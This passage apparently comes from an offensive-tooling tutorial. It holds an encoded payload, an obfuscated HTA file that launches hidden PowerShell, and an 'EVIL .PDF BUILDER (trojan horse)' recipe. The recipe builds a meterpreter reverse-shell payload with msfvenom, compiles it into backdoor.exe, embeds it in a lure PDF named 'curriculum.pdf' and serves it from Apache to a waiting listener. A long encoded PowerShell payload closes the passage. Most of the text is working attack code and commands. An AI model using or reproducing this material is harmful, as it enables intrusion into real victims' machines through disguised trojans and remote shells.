H8CS8AN8Q3A8HEAR8A8wAHU8ABv8TE8C8AN8QB8AD8Y8B3AHU8A88wB8AG8EAD8gBP8CQ8AR8A8X8ADKAT8QB86F8A8w8B8Y8G8A8O858G8I8A8B88G8I8A8wB7JAE4A8Q8BY8E8A8U8B8T8G8EAT8QB8H8FE8AD8gB8AC
AH8B808AQ8C8A8G8AD8gBT8FA8M8QB8T8HEAT8gB2Y8F8AD8Z8HT8I8ANw8X8ADK8A8wB3AF8O8A8A8X8AG8G8B8N8AF8QB8ADMA8A18CQ8Nw8A8Z8G8I8C8G8BP8H8U8A88AH808A8NQ8Z8E88U8A8S8AFU8AS8C
Z8AFMARwB8IADY8ZwB8PADc8AV8B8C88A8V8B38ADKAN8B8V8DU8AbgB8WAH8CAN8B8N8AGI8V8gB8L8GsAM8gB8YADc8AU8B8P8AG8AQ8wB85AEI8AZ8B8J8DQ8V8AA85AE8AcBw8ADQ8AMQ8B8IAEK8eg8AS8FU8AR8AB8AG8I
ASQ8V8AD8AA8Q8848DA8A8Z8B88C8Y8ARG8b8J8DU8AM8AB8n8E8AgB8Q8m8H8I8AR8BF8C8AZ8w8X8F8c8Ad8AB8AE84AQ8B8Z8HY8M8w8v8AF8Q8S8g8I8E84Ad8QB8ZE8AT8QB8X8G8A8O8QB8IAE8AD8QB8X8F8C8A8B8X8AF8O8R8G8
kAF8Q8U8Z8E888R8AB8F8I8A8OB8T8AFI8RwB8O8AH8AQ8wB8L8E8Y8B8wB8AE8B8AM8B8n8AQ8M8B8T8ADU8AM8wB8C888AZ8QB8K8G8AY8QB8E8AG8B8H8A8U8Q8Z8AGEA8AB8H8AQ8W8AA838AA8Z8QB8PA8H8AC8B8Y8H8A8D8QB8AE8
AZ8gB8P8AF8E8A8G8wB8H8O8A88B8I8Dc8AQ8B8Z8AD8AB8B8Dc8AU8QB8W8E8Z8G8B8W8AF8C8M8Q8Z8AHK8A8wB848EE8ER8wB8M8AG88v8B8Y8AEY8S8G8B8E8wAd8gB8I8DU8AD8QB838C88AN8gB8UAC8B8AC8Q8I8AF8C8AM8B8J8T8AB8AB
Q8E8B8Z8W8BA8H8O8QB8V8H8I8AQ8Z8H8I8AU8B8AP8AC8Bg8Y8F8O8A8R8D8K8T8gB8FA8E8AN8QB88AD8QB8Z8AGY8AB8G8K8E8ADH8B8J8AG8C8wB8E8w8HwB8Y8F8C8AT8Q8w8AD8wB8848C8ADc8AQ8U8H8AQ8Z8g858C88
AW8Q8A8G8U8AB8wI8A8F8G8QB8N8F8AQ88B8wB8NA8H8MAK8wB8E8A8E88LwB8L8HT8I8AN8A88AFU8AN8gB8W8AG8wB8Q8I8AGI8A8wB8VA8H8MAC8QB8X8I8AT8C8Y8G8Y8AD8g8AG8B8AC8Ar8H8O8AK8W8G8K8A8C8B838AF8M8K8wB8T8E8I8Y8Q8A
w8H8O8AB8Q8T8C8AG8U8B8W8AF8A8W8AB8O8G8AV8QB8O8AF8K8D8g8A8DE8R8QB8L8AH8Q8A8B8I8F8O8AV8QB8Q8AE8O8AB8X8AF8M8V8w8r8AEU8RG8B8X8F8C8Y8B8U8AG8T8r8W858AE8M8wB8R8AG8B8wB84AD8g8V8AB8D8H8Q8Y8w848F8G
AC8w8V8AD8G858AB848HT8U8W8BF8A8H8AL8wB8CH8K8L8wB83AD8MAR8wB8ADc8F8g8V8AD8IAU8A8w8AG8Y8QB8AF8g8Q8wB8FE8FE8Z8V8AD8AC8A8Y8AD8C8A8B8K8Ac8Ad8w8V8AC8M8AB8J8AET8AC8B8N8AE8S8AM8B8E8AM8Z8wB8
I8H8O8R8QB85AHU8AQ8g8B8AGY8A8B85AE8B8A8w8AE848R8wB8U8F8I8AS8g8Z8H8C8W8B8J8C8K8AM8B8Q8H8MA8wB8u8DM8AV8g8Aw8H8M8V8B8g8AH8Y8D8wB888AGY8R8Q8Z8E8I8E8QB8R8F8O8S8AB8W8F8E8Sk8wB8B8E8EQ8A8Q8A8CC
A8Jw8P8ACK8A8O8B8JAE8U8AM8AC8Ag8AT8gB8L8H8C8L8BP8AGI8A8gB8L8G8M8AD8Ag8AEK8ATw8AU8F8M8AD8BY8AGU8Y8QB8T8AFI8AZ8QB8H8C8AQ8Z8QB8Y8C8g8AT8gB8L8H8C8L8QB8AGI8A8gB8L8G8M8AD8Ag8AEK8ATw8AU8E8M8BwB8
T8AH8A8C8gB8L8AH8MAC8wB8P8AG8B8g8AU8E8Ag8B8A8H8A8U8B8O8H8I8AZ8QB8H8AG8AK8AK8H8AL8BB8AEK8ATw8AU8E8M8BwB8T8AH8A8C8gB8L8AH8MAC8wB8P8AG8B8g8AU8E8M8BwB8T8AH8A8C8gB8L8AH8MAC8wB8P8AG8B8g8BN8AG8
AZ8AB8L8F808AQ8868AE8Q8Z8gB8J8AG8AB8wB8H8I8AZ8QB8H8AG8Q8AP8ACK8L8gB8S8AGU8AY8QB8AF8Q8B8W8F8AG848A8O8A8C8K8O8w8AD88AS8J8AB8Z8C84V8QB8Z8AGU8U8B8O8GUA8B88AE8U8E8AB8L8G8M8AD8gB8Q8AG8U8A8PQ8A
K8AGY8Y8Q888H8MA8Z8Q878ACQ8C8AU8F8I8AZ8QB8K8AC8gB8L8G8M8AD8T8AH8Q8Y8B8U8C8AQ8Y8QB8Y8AG8QAT8wB8I8H8AQ88I8AZ8QB8P8AK8H8AC8gB8I8GU8A8O8AK8H8AL8Y8X8AK8Ag8B8gB8K8W8B8H8I8AQ88B8T8H8Q88B8U8C8
AP8An8AE8g8A8QB8K8AQ8Z8QB8U8AC8O8w8K8AH8MAL8gB8DA8H8IAZ8QB8H8AQ8Z8QB8O8AG8AwB8P8AC84Z8AB8v8H8C8AP8Q8K8AH8Q8Ac8gB8I8GU8A8O8AK8HA8P8QB8B8AF8MA8EQ8B8ZH8AQ8Z8BT8AC848R8AB8AGE8AZ8wB8U8AG8Ac8wB8
08G8K8Y8wB8Z8AC848U8AB8Y8AG88Y8wB8L8AH8MAC8wB8D8AD8O8gB8T8AH8AQ8Y8QB8Y8HQ8AK8AA8H8MAK8Q8A78A8==);', 0);window.close();
</script>
[pedr0@ubuntu] [-]
$

```

template crypted in javascript (payload.hta)

```

[pedro@ubuntu]~$ cat payload.hta
<Script Language='Javascript'>
<!-- HTA-to-JAVASCRIPT Encryption -->
<!--
document.write(unescape('%3C%73%63%72%69%70%74%3E%0A%61%3D%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%22%
7%53%63%72%69%70%74%2E%53%68%65%6C%6C%22%29%3B%0A%61%2E%72%75%6E%28%27%25%77%69%6E%64%69%72%25%5C%5C%53%79%73%74%65%
D%33%32%5C%5C%63%6D%64%2E%65%78%65%20%2F%63%20%70%6F%77%65%72%73%68%65%6C%6C%2E%65%78%65%20%2D%6E%6F%70%20%2D%77%20%
8%69%64%64%65%6E%20%2D%65%20%41%53%6E%68%46%44%53%53%4D%41%48%4A%59%46%41%54%48%4A%4E%41%4A%56%43%47%53%41%61%67%61%
6%64%66%64%66%64%66%4C%4B%4D%41%74%4F%64%64%64%4A%48%4A%73%73%48%73%47%66%62%66%66%62%67%47%41%4B%4B%53%52%41%56%41%
9%41%4A%56%41%76%64%62%41%58%52%73%53%73%41%41%73%4E%43%47%64%4E%41%58%68%48%68%41%42%4E%64%47%46%41%58%47%67%46%64%
3%41%47%41%48%61%43%41%46%61%41%27%2C%30%29%3B%77%69%6E%64%6F%77%73%2E%63%6C%6F%73%65%28%29%3B%0A%3C%2F%73%63%72%69%
0%74%3E')));
//-->
</Script>
[pedro@ubuntu]~$

```


"EVIL .PDF BUILDER (trojan horse)"

"note: adobe_pdf_embedded_exe only works until windows 7 versions"

```
# build shellcode in C format (base64) using msfvenom
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows LHOST=192.168.1.67 LPORT=666 -f psh-cmd -o chars.raw

# filter 'junk' from chars.raw and store string into ( str0 ) bash variable for later use
str0=`cat chars.raw | awk {'print $12'}`

# build template file in C language
echo "// C template | Author: r00t-3xp10it " > template.c
echo "// execute shellcode powershell base 64 encoded into memory (ram) " >> template.c
echo "// ---" >> template.c
echo "" >> template.c
echo "#include <stdio.h> " >> template.c
echo "#include <stdlib.h> " >> template.c
echo "" >> template.c
echo "int main()" >> template.c
echo "{" >> template.c
echo "    system("powershell -nop -win Hidden -Exec Bypass -noni -enc InJ3C"); " >> template.c
echo "    return 0; " >> template.c
echo "}" >> template.c

# injecting shellcode into template using SED+bash variable ( $str0 ) = command substitution
sed -i "s|InJ3C|$str0|" template.c

# compile template.c into one stand-alone-executable file using mingw32
# template.c (C code to be compiled) -o (save output name)
i586-mingw32msvc-gcc template.c -o backdoor.exe -mwindows
strip --strip-debug backdoor.exe

# download pdf file to be injected with the backdoor.exe
wget https://sourceforge.net/p/netoolsh/opensource/ci/master/tree/templates/template.pdf
# if you wish to inject your build in another pdf file then change: ( INFILENAME ) switch by the full path to your pdf file
# using msfconsole to embedded the backdoor.exe into one pdf file (remember to exit msfconsole: exit -y)
msfconsole -x 'use windows/fileformat/adobe_pdf_embedded_exe; set EXE::Custom backdoor.exe; set FILENAME curriculum.pdf; set INFILENAME template.pdf; exploit'
# move files from metasploit to local directory
mv ~/.msf4/local/curriculum.pdf ~/curriculum.pdf

# move files to apache2 webroot
cp curriculum.pdf /var/www/curriculum.pdf
# start apache2 webserver
/etc/init.d/apache2 start

# deliver backdoor.pdf using apache2 URL
# WARNING: remember to replace '192.168.1.67' by your ip address
http://192.168.1.67/curriculum.pdf

# start a listener (multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_tcp; exploit'
```

Template to be compiled into exe (template.c)

```
pedro@ubuntu:~$ cat template.c
// C template | Author: r00t-3xp10it
// execute shellcode powershell base 64 encoded into memory (ram)
// ---

#include <stdio.h>
#include <stdlib.h>

int main()
{
    system("powershell -nop -win Hidden -Exec Bypass -noni -enc aQBmACgAWwBJAG4AdABQAHQAcgBdAdoA0gBTAGkAegB1ACAALQB1AHEAIAA0A
PQAnAhaAbwB3AGUAcgBzAGgAZQBzAGwALgB1AHgAZQAnAH0AZQBzAHMAZQB7ATcQAYgA9ACQAZQBzAHYA0gB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8Adw
GkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBzAGwAXAB2ADEALgAwAFwACABvAHcAZQBzAHMAaAB1AGwAbAAuAGUAeAB1ACcAFQA7ACQAcwA9AE4AZQB3AC0
BjAHQAIABTAHkAcwB0AGUAbQAUAEQAAQbhAGcAbgBvAHMAAdABpAGMAcAUAFACgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAbgBmAG8AOWAkAHMALgBGAGkAbAB1
APQAGAGIAOwAKAHMALgBBAHIAZwB1AG8AZQBzAHQAQAcwA9ACcALQBzAG8AcAAgAC0AdwAgAGgAa0QBkAGQAZQBzACAAALQBjACAAJABzAD0ATgB1AHcALQBPAGIA
AEkATwAUAE0AZQBzAG8AcgB5AFMAAdABYAGUAYQBtACgALABbAEMAbwBuAHYAQZQBzAHQAQAG6AdoArgByAG8AbgBQCAGEAcwB1ADYANABTAHQAcgBpAG4AZwAoAQ
wBJAEeASQBwAFgASgAXAGMAQwBBADcAMQBXACsAMgAvAGEAUwBCAEQAkwBPAFoAWAA2AFAMQBNAFYAwbTADIAVgBZAEMAQQAwAGEAUwBKAfYAdQBqAFgAbQB
8ASgBnAEeAUgBkAFgARwBYAHAAcWBSAGEAeQArADEAMQA3AHoAYQAvAHUA0AAzAEIACgB1AGgAMQArAFMAVQB1ADUUAUBPAEEAbgBzADMANQA3AEcAegAzADMA
jAE8AYgBFAEYANQBjAEsAMQBhADUAYgA1AGoANwBQAEQAVwB2ADUUAUwArAHYAWAAXAHoAMABzACMAaAA5AGkAVQBzAFIAKwBtAEsABQB0AGYARwArAGEAVABjA
bgBjADgAMgBkADAAmQB4AFgAMQBOAFAAVABrAEeACAB0AC8AUABQAG0AZgBSAEoAVQBzAXFA0AbwB1AFQAUwA0AGoAMgBfAHcAdQA3AHEAcQB4AG0ARgBjAEeAbg
HAARQBvAEeMAZwBPAC8AZwBPAGoASgBGAEOAVQA2AGIAcAwAG0ACBPAFEFABgB0ADQAOABMAEKAZwB0AHAARwA5AFMANwBfAHUAaAB3AGYAZwBEAFoAcQBzAGE
BPAFoARgBPAFUAZQBzBAGsAcwBnADYAMwBjAFIASgB0AHcAVgB3AHkASwB0AFQANQA4ADIAZABaAG4AWgA2AFcAwGwBvAFgAYQAXAHgAa0QB6AFMASgBIAE4AYgB...
```